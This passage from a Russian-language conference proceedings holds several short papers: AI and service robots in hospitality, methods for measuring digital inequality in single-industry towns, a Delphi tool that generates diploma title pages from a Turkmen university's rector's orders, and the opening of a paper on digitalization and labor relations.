В рамках этого направления мы провели **исследование «Применение искусственного интеллекта в ресторанном бизнесе: оптимизация маркетинговых практик»**, с целью изучения возможностей применения искусственного интеллекта в маркетинге региональной ресторанной индустрии. Искусственный интеллект — это новая концепция и бизнес-возможность для повышения эффективности работы компаний. Анализируя данные пользователей, искусственный интеллект может определять профиль целевой аудитории, выявлять предпочтения гостей заведения и изучать их поведение. Полученные данные могут помочь рестораторам и отельерам внедрить новые эффективные стратегии и технологии. Внедрение ИИ персонализирует запросы гостей и создает качественный контент для бизнеса. Анализ данных о потребителях может повысить качество предлагаемых услуг и помочь в формировании рыночных тенденций. В данном исследовании проанализирована и предложена схема интеграции искусственного интеллекта в маркетинговый ландшафт ресторанного бизнеса для повышения эффективности бизнес-процессов.

Искусственный интеллект предоставляет ресторанному бизнесу инструменты для более эффективного и инновационного маркетинга. Персонализированные подходы, анализ данных и автоматизация процессов могут помочь улучшить качество обслуживания гостей и увеличить прибыль; ресторанный бизнес с использованием искусственного интеллекта остается актуальным направлением исследований в области маркетинга. [3]

Учитывая возрастающую роль малых и средних предприятий (МСП) в мировой и российской региональной экономике, а также усиливающуюся конкуренцию на рынках, на которых работают эти компании, способность МСП внедрять технологии искусственного интеллекта (ИИ) приобретает первостепенное значение. В связи с постоянно меняющимися социальными, экологическими и технологическими условиями руководство этих компаний должно

уделять все больше внимание внедрению новых инструментов, таких как искусственный интеллект, в деятельность МСП, чтобы пользоваться их преимуществами. Однако субъективный и сложный характер этого процесса адаптации затрудняют всесторонний анализ ключевых факторов.

В нашем **исследовании «Адаптация менеджеров к искусственному интеллекту: изменение компетенций»** была предпринята попытка изучить возможности корпоративных менеджеров по адаптации к внедрению искусственного интеллекта через развитие новых компетенций. Были рассмотрены ключевые вопросы адаптации менеджеров к искусственному интеллекту, а также то, какие компетенции становятся более важными в этом контексте; предложен ряд мер и рекомендаций по изменению компетенций менеджеров в условиях внедрения технологий искусственного интеллекта.

Внедрение технологий искусственного интеллекта ставит перед менеджерами не только сложные задачи, но и открывает новые возможности для оптимизации бизнес-процессов и достижения успеха. Менеджеры, обладающие пониманием и навыками работы с ИИ, способные адаптироваться к быстро меняющейся среде и принимать этически обоснованные решения, могут стать ключом к успешной интеграции ИИ в организации [2].

Роботы - неотъемлемая часть стратегий устойчивого развития

Отрасль сервисной робототехники - молодая и активно развивающаяся отрасль, более разнообразная и менее заметная, чем отрасль промышленной робототехники.

В своем отчете за 2022 год статистический департамент IFR сообщает о 975 производителях сервисных роботов. Мировые продажи профессиональных сервисных роботов в 2022 году выросли на 48%; в 2022 году было продано почти 158 000 роботов.

Все большую популярность приобретают роботы гостиничного бизнеса (AP8) продажи, которых в 2022 году выросли на 125 %. Спрос на профессиональных роботов-уборщиков (AP2) вырос на 8%.

Применение мобильных сервисных роботов особенно актуально для России: большая территория, малочисленность населения, суровый климат, производственные и добывающие предприятия, расположенные далеко от мест проживания населения. По этим причинам существует реальная потребность во внедрении автономных мобильных роботов.

Внедрение роботов в жизнь потребителей привело к тому, что они все чаще обсуждаются не только в научной литературе, но и в широких кругах общественности. В нашем исследовании «Отношение россиян к внедрению роботов в индустрии гостеприимства» рассматриваются данные, полученные в ходе онлайн-опроса 1564 потребителей в России, Казахстане, Узбекистане и Беларуси. Целью исследования было выяснить, как респонденты относятся к использованию роботов в индустрии гостеприимства, какие задачи они готовы поручить роботам, а какие хотели бы, чтобы по-прежнему выполняли люди. Результаты сравнительного межстранового исследования показывают, что потребители положительно относятся к использованию робототехники в повседневной жизни и в индустрии гостеприимства, но не готовы к внедрению роботов-помощников во все сферы своей жизни.

Результаты опроса показывают, что сервисные роботы находят признание у гостей российских отелей и ресторанов. Руководителям сферы гостеприимства, стремящимся внедрить услуги, предоставляемые роботами, следует начать с тех услуг и видов деятельности, которые с наименьшей вероятностью вызовут сопротивление туристов, а именно: уборка, предоставление информации, доставка еды, блюд, напитков в номера и на столы, а также обработка платежей. Роботы должны иметь больше машинный, чем человеческий внешний вид. С другой стороны, полученные результаты показывают, что существуют две разные группы гостей по их отношению к роботам — те, кто достаточно восприимчив к этой новой технологии, и те, кто предпочитает взаимодействовать с людьми. Поэтому руководителям целесообразно не заменять человеческий персонал роботами, а повышать качество работы своих сотрудников, предоставляя им роботов, способных повысить производительность труда. Так внедрение роботов не вызовет сопротивления со стороны сотрудников.

Баланс между человеческим и роботизированным трудом необходим предприятиям размещения, чтобы обслуживать обе группы клиентов. Кроме того, использование человеческого труда, а не только роботов, позволяет снизить операционные риски компании. Человеческий персонал может потенциально вмешаться в работу компании, если робот неисправен, неправильно понял запрос гостя или процесс обслуживания слишком сложен для робота [4].

Заключение. Устойчивое развитие и инновации на основе робототехники и искусственного интеллекта могут принести значительные преимущества индустрии гостеприимства. Они

снижают затраты, повышают эффективность, улучшают качество обслуживания и способствуют более экологичной работе. Однако при внедрении этих технологий учитывать их социальные и этические последствия, а также регулировать их применение. Все это позволит индустрии гостеприимства и в дальнейшем продолжить свое устойчивое развитие и выводить инновации на новый уровень.

Список использованных источников

1. Доклад Минэкономразвития о новой национальной стратегии развития ИИ – основное // D-russia, 2023. <https://d-russia.ru/doklad-minjekonomrazvitija-o-novoj-nacionalnoj-strategii-razvitija-ii-osnovnoe.html> (04.11.2023)
2. Гавчук Д.В. Адаптация менеджеров к искусственному интеллекту: изменение компетенций // Тенденции развития научного сообщества в эпоху глобальных перемен: монография. Выпуск 80 (под ред. А.А. Сакиасян). – Уфа: АЭТЕРНА, 2023 – 23-33 с.
3. Гавчук Д.В. Применение искусственного интеллекта в ресторанном бизнесе: оптимизация маркетинговых практик // Экономика: вчера, сегодня, завтра. 2023. Том 13. № 8А. С. 212-221. DOI: 10.34670/AR.2023.40.99.064
4. Гавчук Д.В. Отношение россиян к роботам в индустрии гостеприимства // Конкурентоспособность в глобальном мире: экономика, наука, технологии. 2023.

УДК 332.02

В.В. Гарипова

Казанский инновационный университет им. В.Г. Тимирязова
Казань, Россия

МЕТОДИЧЕСКИЕ АСПЕКТЫ АНАЛИЗА ЦИФРОВОГО НЕРАВЕНСТВА ТЕРРИТОРИЙ МОНОПРОФИЛЬНОГО ТИПА В СИСТЕМЕ ИНСТРУМЕНТОВ ПО ОБЕСПЕЧЕНИЮ ИХ ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ

Аннотация. Проводится критический анализ предлагаемых учеными системы индикаторов для исследования проблемы неравномерности цифрового развития, а также определена роль детализированного анализа цифровых

индикаторов при разработке направлений обеспечения экономической безопасности территорий.

V.V.Garipova

Kazan Innovative University named after V.G.Timiryasov
Kazan, Russia

METHODOLOGICAL ASPECTS OF THE ANALYSIS OF DIGITAL INEQUALITY OF SINGLE-PROFILE TERRITORIES IN THE SYSTEM OF TOOLS TO ENSURE THEIR ECONOMIC SECURITY

***Abstract.** A critical analysis of the system of indicators proposed by scientists for the study of the problem of uneven digital development is carried out, and the role of detailed analysis of digital indicators in the development of directions for ensuring the economic security of territories is determined.*

Обеспечение устойчивых тенденций развития на макро, мезо и микро уровнях экономики сопряжено с глубиной проникновения процессов цифровизации во все сферы и отрасли, что непременно вызывает повышенный спрос на изучение барьеров цифровизации, понятийного аппарата, с помощью которого предлагается изучать глубину цифровизации, охват, эффективность и ряд других качественных и количественных составляющих[3].

Как справедливо отмечается представителями власти и научного сообщества- экономика уже не может рассматриваться отдельно без цифровых технологий, которые придают новые персонализированные свойства производимой продукции и оказываемым работам, именно их симбиоз является условием качественного роста во всех секторах. При этом новые digital- продукты и услуги становятся необходимым участником рынка, определяют спрос на человеческий капитал с соответствующими навыками, способствуют перераспределению совокупных ресурсов между участниками производственных процессов, а также предоставляют ареал возможностей для обеспечения устойчивости систем управления к новым угрозам национальной и экономической безопасности.

Особенно актуальной данная проблематика является для территорий монотипа, уровень развития которых определяется функционированием либо ведущего градообразующего предприятия, либо организациями социальной направленности, где ограничен рынок труда, а также возможности для трудоустройства отдельных граждан. Следовательно, данные субъекты, как непосредственные участники процессов, протекающих в региональной хозяйственной системе,

сталкиваются с многообразными угрозами, нарушающими соответствующий баланс и не позволяющими обеспечить устойчивое их развитие, которые требуют применение актуальных инструментов для их выявления и устранения.

Указанные негативные ситуации приводят к усилению процессов миграции, рассредоточению жителей в населенных пунктах, которые удалены друг от друга, но относятся к единому муниципальному образованию, которое развивается в соответствии с принятой стратегией, ограничены финансовыми возможностями и зависят от помощи центра. Поэтому имеются проблемы с доступом к Интернет, владением цифровых навыков, использованием государственными сервисами, применении цифровых платформ в повседневной деятельности. Следовательно, имеется проблема цифрового разрыва отдельных территорий РФ, которая озвучивается на всех уровнях управления, а также предпринимается комплекс мер по ее решению, которая включает в себя разграниченные этапы (рис.1).

Как видим, основным условием сокращения цифрового неравенства в РФ, со стороны органов власти указывается увеличение доступности широкополосного интернета, то есть наблюдается ограничение со стороны одного из необходимых условий для повышения уровня цифровой грамотности и ускорения темпов цифровизации, что на наш взгляд, является недостаточным. В этой связи следует выделить теоретический подход, предложенный Гладковой А.А., Гарифулиным В.З., Рагнедой М., которые, опираясь на отечественный и зарубежный опыт данной научной проблемы, предложили выделение трех уровней цифрового неравенства и предприняли попытку конкретизировать индикаторы для оценки состояния каждого из них (рис.2) [1].




Рис.1- Этапы сокращения цифрового разрыва в РФ

Ориентируясь на информацию, которая представлена на рис. 2, можно сказать о том, что диагностическая оценка показателей, предложенных авторами для исследования второго уровня цифрового неравенства, на наш взгляд, будет несколько затруднена, ввиду отсутствия статистических данных, а также вследствие «размытости» индикаторов. Например, в официальных статистических изданиях [2], содержащих сведения по цифровизации в РФ, подобного рода информация не раскрывается и можно сделать вывод о получении приблизительных оценок, что, на наш взгляд, является неприемлемым, так как применение соответствующих инструментов в практике обеспечения экономической безопасности территорий предполагает диагностику текущего состояния.

Весьма интересным и представляющим интерес с точки зрения учета многоаспектных факторов, определяющих уровень цифрового неравенства территорий, является методологический базис, представленный в статье таких авторов, как Yanovskaya O., Kulagina N., Logacheva N. [5]. По их мнению, необходимо группировать регионы с помощью обобщенных цифровых параметров, учитывающих инновационные возможности, что на наш взгляд является приемлемым и позволяет проводить межтерриториальный анализ эффективности программных мероприятий по снижению негативного проявления цифровых угроз на уровень их экономической безопасности.

В свою очередь, профессор Плотников В.А. [4] предлагает применение рекуррентной процедуры при построении декомпозиции цифровых параметров развития сложных многоуровневых систем и приводит базовые математические формулы для проведения данной процедуры. Однако, как таковую методику анализа, с конкретизацией цели, задач, информационной базы и других необходимых элементов, автор не приводит, что не позволяет, на наш взгляд, сделать выводы о возможности ее применения для целей анализа экономической безопасности отдельных территорий в части исследования вызовов и угроз цифрового характера. Требуется дополнение критериев, на основании которых может быть разработана унифицированная система показателей для комплексной индикативной диагностики. Проведение мониторингового анализа и должно осуществляться, на наш взгляд, с помощью утвержденных соответствующих индикаторов, методологии их исчисления и разработанной методики исследования.




Рис.2 - Уровни цифрового неравенства и система индикативных параметров оценки

Анализ подходов к оценке уровня цифрового неравенства территорий показал, что в последнее время предложено множество авторских методик, с конкретизацией тех или иных индексов, применении методологического инструментария комплексной оценки. При этом, авторами предлагаются различные вариации классификации цифровых угроз в контексте исследования причин трансформации системы экономической безопасности регионов. Однако, применительно к отдельным монотерриториям, данная проблематика изучена не в достаточной степени, так как имеет ярко выраженные отличительные особенности функционирования, которые необходимо детализировать, всесторонне исследовать на предмет амбивалентности влияния на параметры социально-экономического развития для построения корреляционных зависимостей с индикаторами экономической безопасности территории. Полученные отклонения являются сигнализирующим вариатором для разработки инструментария обеспечения экономической безопасности

монотерритории и закрепления его мероприятий в документах стратегического развития.

Список использованных источников

1. Гладкова А.А., Гарифулин В.З., Рагнеда М. Модель трех уровней цифрового неравенства: современные возможности и ограничения (на примере исследования республики Татарстан)// Вестн. Моск. Ун-та. Сер. 10. Журналистика. 2019. № 4, с.41-72.

2. Индикаторы цифровой экономики: 2022: статистический сборник / Г. И. Абдрахманова, С. А. Васильковский, К. О. Вишнеvский, Л. М. Гохберг и др.; И60 Нац. исслед. ун-т «Высшая школа экономики». – М. : НИУ ВШЭ, 2023. – 332 с.

3. Кулагина Н.А., Чепикова Е.М., Логачева Н.А. Цифровая экономика: сущность и базовые элементы развития// Управленческий учет. 2021. № 4-2. С. 262-266.

4. Плотников В.А. Методика оценки уровня развития цифровизации сложных экономических систем // Известия Санкт-Петербургского государственного экономического университета, 2022.-№5(137), с.131-139.

5. Yanovskaya O., Kulagina N., Logacheva N. Digital inequality of Russian regions//Sustainable Development and Engineering Economics. 2022. № 1 (3). С. 77-98.

УДК 681.3:553.98(574.4)

**М.А. Гельдыева¹, Л.Р. Новбатова¹,
А.Г. Оразгелдиев¹, Б.С. Гафуров²**

¹Международный университет нефти и газа имени Ягшыгельди Какаева,
²“Dragon Oil” (Turkmenistan) Ltd
Ашхабад, Туркменистан

ПРОБЛЕМЫ АВТОМАТИЗАЦИИ ДЕЛОПРОИЗВОДСТВА ДИПЛОМНОГО ПРОЕКТИРОВАНИЯ

Аннотация. В статье рассматривается проблема автоматизации создания некоторых документов, сопровождающих дипломный проект. Для этого авторы разработали специальное программное обеспечение. Цель программы – автоматическое создание согласно указанного шаблона титульных листов дипломных проектов выпускников на основе электронных документов Приказа

Ректора об утверждении тем дипломных проектов и об утверждении рецензентов на дипломные проекты.

M.A.Geldiyeva¹, L.R. Nowbatova¹, A.G.Orazgeldiyev¹, B.S. Gafurov²

¹Yagshigeldi Kakaev International University of Oil and Gas,

²“Dragon Oil” (Turkmenistan) Ltd.

Ashgabat, Turkmenistan

PROBLEMS OF AUTOMATION OF OFFICE WORK OF DIPLOMA DESIGN

***Abstract.** The article deals the problem of automating the creation of some documents accompanying the diploma project. For this purpose, the authors have developed special software. The purpose of the program is to automatically create, in accordance with the specified template, title pages for graduates' diploma projects based on electronic documents of the Rector's Order on the approval of topics for diploma projects and on the approval of reviewers for diploma projects.*

Ни для кого не секрет, что дипломный проект является заключительной работой и своеобразным итоговым документом, который характеризует профессиональные навыки выпускника учебного заведения, его умение оформлять документацию, ставить проблему и описывать средства ее решения. Помимо чисто профессиональной части дипломного проекта, существуют различные прикладные документы, оформляемые в установленном порядке. Это достаточно рутинная работа, не требующая никаких творческих подходов.

Поэтому в данной статье мы опишем процесс разработки и применения Автоматизированного комплекса по созданию титульных листов дипломных проектов.

Давайте сначала рассмотрим какие документы должен подготовить наш автоматизированный комплекс.

Первым документом является пояснительная записка к дипломному проекту. Как видно из рисунка (рис. 1.) большая часть информации (выделена цветом), такая как факультет, кафедра на которой выполняется проектирование, фамилия, имя и отчество выпускника, наименование темы, данные о консультантах и рецензенте проекта может заполняться автоматически. Впоследствии эти данные будут заменены на шаблонными полями, которые программа будет автоматически находить и заполнять нужной информацией.

Diplom işine (taslamasyna)

DÜŞÜNDIRIŞ ÝAZGYSY

Diplom işiniň (taslamasynyň) temasy:

Bukja görnüşindäki zyýan getiriji programmalar bilen göreswän programma üniünciligini döretmek

Talyp Gurbanowa Nurjermal Sapargeldi gvyz
(familýasy, ady)

Ýolbaşçysy Agayewa Dürli
(familýasy, ady, aýmlyk derejesi we ady)

Işniň (taslamanyň) bölümleri boýunça maslahatçylar:

1. Atajanow B. f-m y.k
(familýasy, ady, aýmlyk derejesi we ady)
2. Çürüýew M.
(familýasy, ady, aýmlyk derejesi we ady)
3. Artykowa G.
(familýasy, ady, aýmlyk derejesi we ady)
4. Bazarowa G.
(familýasy, ady, aýmlyk derejesi we ady)

Kafedra müdiri Çürüýew Maksat
(familýasy, ady, aýmlyk derejesi we ady)

Syn ýazan Welîýew Täçmuhammet, Türkmen döwlet ykdysadyýet we dolandyryş institutynyň “Ýokary matematika we informatika” kafedrasynyň ulý mugallymy

Aşgabat – 2022ý.

Рис. 1 - Шаблон пояснительной записки

Практически идентичная ситуация и со вторым документом. В данном документе, помимо тех данных, которые мы указывали в Пояснительной записке, нам придется заменять еще номер и дату приказа ректора об утверждении тем дипломных проектов, дату утверждения задания и его выдачу.

Что касается третьего документа, то следует отметить, что здесь тоже есть информация, которую также можно заполнить автоматически.

Если обобщить все рассмотренные документы, то можно сделать следующий вывод о том, что все они в определенной мере содержат одинаковую информацию, которую можно считать с готовых электронных документов Приказа ректора об утверждении тем и руководителей дипломных проектов и Приказа ректора об утверждении рецензентов на дипломные проекты выпускников. Фрагменты данных электронных документов (в формате Microsoft Word *.doc) приведены на следующем рисунке (рис. 2.).

TÜRKMENISTANYŇ BILIM MINISTRIGI
YAGSYGELDI KAKAYEV ADYNDAKY HALKARA NEBIT WE GAZ UNIVERSITETI

THE MINISTRY OF EDUCATION OF TURKMENISTAN
YAGSYGELDI KAKAYEV INTERNATIONAL OIL AND GAS UNIVERSITY

Archabli str., 8
 Ashgabat, Turkmenistan, 744036
 tel. 39-13-00, faks. 48-97-29, 39-13-03

BUÝRUK
 "01'09 2021 ý. Ashgabat şäheri № 562/2 **ORDER**

Diplom işleriniň temalaryny we ýolbaşçylaryny tassyklamak barada

Sanly tehnologiýalar we kiberhowsuzlyk fakultetiniň "Kiberhowsuzlyk" kafedrasynda taýýarlanýan "Maglumatly işläp taýýarlamagyň we dolandyrmagyň awtomatlaşdyrylan ulgamlary" hünäriniň 5-nji ýylyk talyplarynyň diplom taslamalarynyň temalaryny we ýolbaşçylaryny tassyklamaly:

| T/b | Ýolbaşçynyň familiýasy, ady we wezipesi | Diplom işiniň temasy | Ýolbaşçynyň familiýasy, ady we wezipesi |
|-----|---|--|---|
| 1 | 2 | 3 | 4 |
| 1. | Amanmyradowa Aýjahan Nurmuhammedowna | Fakultetiniň hasap-synag sanawnamasyny awtomatiki taýýarlaýan programma üpjünçiligini döretmek | Repowa Annagözel, mugallym-öwreniji |
| 2. | Atabajewa Jahan Çaryýewna | Umumy ýaşapýaş jaýynyň resminama dolanşygyny awtomatlaşdyrmak | Orajew Serdar, mugallym-öwreniji |
| 3. | Begenjowa Gulruh | Köp ugurly test redaktoryny döretmek | Gurbandurdyýewa Alyn, mugallym |
| 4. | Bekijewa Merjen Batyrowna | Okuma ýetşmeýän talyplaryň ugradyşnamalaryny awtomatiki taýýarlaýan programma üpjünçiligini döretmek | Repowa Annagözel, mugallym-öwreniji |

a)

TÜRKMENISTANYŇ BILIM MINISTRIGI
YAGSYGELDI KAKAYEV ADYNDAKY HALKARA NEBIT WE GAZ UNIVERSITETI

THE MINISTRY OF EDUCATION OF TURKMENISTAN
YAGSYGELDI KAKAYEV INTERNATIONAL OIL AND GAS UNIVERSITY

Archabli str., 8
 Ashgabat, Turkmenistan, 744036
 tel. 39-13-00, faks. 48-97-29, 39-13-03

BUÝRUK
 "16'05 2022 ý. Ashgabat şäheri № 342/2 **ORDER**

Diplom taslamalaryna synçylary bellemek barada

Sanly tehnologiýalar we kiberhowsuzlyk fakultetiniň "Kiberhowsuzlyk" kafedrasynda taýýarlanýan "Maglumatly işläp taýýarlamagyň we dolandyrmagyň awtomatlaşdyrylan ulgamlary" hünäri boýunça 2022-nji ýylda universiteti tamamlan talyplaryň diplom işleriniň synçylary bellemeli:

| T/b | Synçynyň familiýasy we ady | Synçynyň wezipesi we ylmy derejesi | Talybyň familiýasy we ady |
|-----|----------------------------|---|--|
| 1 | 2 | 3 | 4 |
| 1. | Çaryýew Kakageldi Amanowiç | Magtymguly adyndaky Türkmen döwlet universitetiniň Informatika we kompýuter merkeziniň müdiri | Amanmyradowa Aýjahan Nurmuhammedowna, Atabajewa Jahan Çaryýewna |
| 2. | Atajew Amanmyrat | S.A.Nyýazow adyndaky Türkmen oba hojalyk universitetiniň "Maglumat tehnologiýalary we sanly tehnologiýalar" kafedrasynyň müdiri, uly mugallym | Begenjowa Gulruh, Bekijewa Merjen Batyrowna |
| 3. | Iwanow Bäjim | Türkmen döwlet ykdysadyýet we dolandyryş institutunyň "Maglumat ulgamlary" kafedrasynyň müdiri, uly mugallym | Berdijewa Alynjemal Nurgeldijewna, Berdijewa Jennet Mowlanberdijewna |
| 4. | Myratlyýew Döwran | Türkmenistanyň "Türkmenbaşy" paýdarlar täjirçilik bankunyň Awtomatizasiýa müdiriginiň başlygy | Çaryýewa Oguljan Baýrammyradowna |

b)

Рис. 2. -Приказы ректора об утверждении тем и руководителей (а) и рецензентов дипломных проектов (б).

Данные документы являются своеобразной базой данных для нашего автоматизированного комплекса [1].

А теперь, перейдём к рассмотрению алгоритма программы и определим составные части программы.

Программа была написана на языке программирования Delphi и, так как она должна работать с документами Microsoft Office, в библиотеку Uses нужно добавить модуль ComObj. После этого для работы с документами нужно воспользоваться величиной variant [2].

Главная функциональная часть программы выполняется программным кодом кнопок считывания приказа Ректора об утверждении тем и руководителей дипломных проектов, приказа Ректора об утверждении рецензентов на дипломные проекты, а также кнопки работы с шаблонами создаваемых титульных листов в формате Word (*.doc).

До того, как дать команду на подготовку необходимых документов, в программе нужно заполнить следующие данные: название кафедры и заведующего кафедрой, название факультета, дату и номер приказа ректора, даты утверждения и выдачи заданий на проектирование. Эти данные отражаются в заполняемых документах.




Рис. 3 - Внешний вид разработанной программы

Таким образом, программа выполнена в виде стандартного Windows приложения. Программа считывает электронные документы Приказов Ректора об утверждении тем дипломных проектов и об утверждении рецензентов на дипломные проекты, выполненные в форме документов Word (*.doc) и с помощью WinAPI функций автоматически создаёт на основе установленного шаблона в виде 3 документов Word (*.doc) титульные листы дипломных проектов, состоящие из Пояснительной записки, Задания на проектирование и Рецензии руководителя. Данные документы для каждого выпускника сохраняются в отдельной папке. Программа способна за 5-6 минут выполнить работу, на которую ранее при внимательной ручной обработке тратилось около 1-2 дня.

Список использованных источников

1. M. Çüriýew. Intellectual ulgamlar. Ýokary okuw mekdepleri üçin okuw kitaby.- A.: „Ylym“ neşirýaty, 2014.
2. А.Я. Архангельский. Программирование в Delphi. М., Издательство БИНОМ, 2008.

ЦИФРОВИЗАЦИЯ И ТRENДЫ ИЗМЕНЕНИЯ ТРУДОВЫХ ОТНОШЕНИЙ

***Аннотация.** Цифровая экономика увеличивает роль человеческого потенциала в обеспечении устойчивого развития. Эффективность труда работника определяется совокупностью компетенций, среди которых возрастает роль цифровых компетенций. На предприятиях применяется система развития цифровых компетенций работников до необходимого для предприятий уровня.*

S.N. Gnatyuk

Mogilev A.A. Kuleshov State University
Mogilev, Belarus

DIGITALIZATION AND TRENDS IN CHANGING LABOR RELATION

***Abstract.** The digital economy increases the role of human potential in ensuring sustainable development. The efficiency of an employee's work is determined by a set of competencies, among which the role of digital competencies is increasing. Enterprises use a system for the development of digital competencies of employees to the level required for enterprises*

Цифровая экономика – это совокупность экономических, технологических, социальных отношений между государством, бизнесом и гражданами в глобальном информационном пространстве посредством широкого внедрения технологий, генерирующих цифровые типы и формы производства и продвижения товаров и услуг потребителю, приводящих к принципиальным изменениям в методах и технологиях управления с целью повышения эффективности социально-экономических процессов. Особенность цифровой экономики – доминирование глобальных цифровых платформ, их контроль над данными и их способность создавать и удерживать создаваемую при этом стоимость. Его развитие представлено такими формами, как большие данные, искусственный интеллект и нейротехнологии, системы распределенного реестра, технологии виртуальной и дополненной реальностей, промышленный интернет, интернет вещей, технологии беспроводной связи, облачные

технологии и сервисы и приложения на этой основе, модели распространения товаров и услуг через интернет.

Цифровизация оказывает все более сильное влияние на правила ведения бизнеса, предлагает новые бизнес-модели, которые позволяют получать прибыль в каждом звене цепочки создания стоимости и создавать конкурентные преимущества.

Цифровизация экономики обуславливает превращения человеческого капитала в главный фактор устойчивого развития и предприятия, и экономики в целом. Фундаментом развития человеческого капитала является физический и интеллектуальный потенциал самого человека. Имманентный человеку потенциал преобразовывается в результате цифровизации экономики и общества.

